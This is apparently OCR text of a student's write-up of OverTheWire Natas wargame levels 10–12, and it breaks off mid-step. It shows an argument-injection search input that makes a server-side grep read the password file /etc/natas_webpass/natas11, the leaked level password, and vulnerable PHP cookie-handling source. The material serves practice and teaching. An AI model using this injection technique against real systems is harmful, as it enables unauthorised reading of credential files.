17 July,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM


NATAS Level 11-20

Natas Level 10 → Level 11


Username: natas11

URL: http://natas11.natas.labs.overthewire.org

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
13:01
natas8.natas.labs.ov
natas9.natas.labs.ov
natas10.natas.lal
natas10.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS10
For security reasons, we now filter on certain characters
Find words containing:
Search
Output:
View sourcecode
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Search **grep -i -v - /etc/natas_webpass/natas11 dictionary.txt**

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
13:43
natas8.natas.labs.o
natas9.natas.labs.o
• natas10.natas.la
natas10.natas.labs.overthewire.org/?needle=grep+-i+-
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS10
For security reasons, we now filter on certain characters
Find words containing:
vebpass/natas11 dictionary.txt
Search
Output:
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:B
dictionary.txt:B's
dictionary.txt:British
Transferring data from natas10.natas.labs.overthewire...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 11 → Level 12


Username: natas12

URL: http://natas12.natas.labs.overthewire.org

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
14:17
natas11.natas.labs.overthewi
(PHP) | Online editor and
natas11.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?
$defaultdata = array("showpassword"=>"no", "bgcolor"=>"#ffffff");
function xor_encrypt($in) {
$key = '<censored>';
$text = $in;
$outText = '';
// Iterate through each character
for($i=0;$i<strlen($text);$i++) {
$outText .= $text[$i] ^ $key[$i % strlen($key)];
}
return $outText;
}
function loadData($def) {
global $_COOKIE;
$mydata = $def;
if(array_key_exists("data", $_COOKIE)) {
$tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $te
if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
$mydata['showpassword'] = $tempdata['showpassword'];
$mydata['bgcolor'] = $tempdata['bgcolor'];
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Go to online php editor and write the following code:

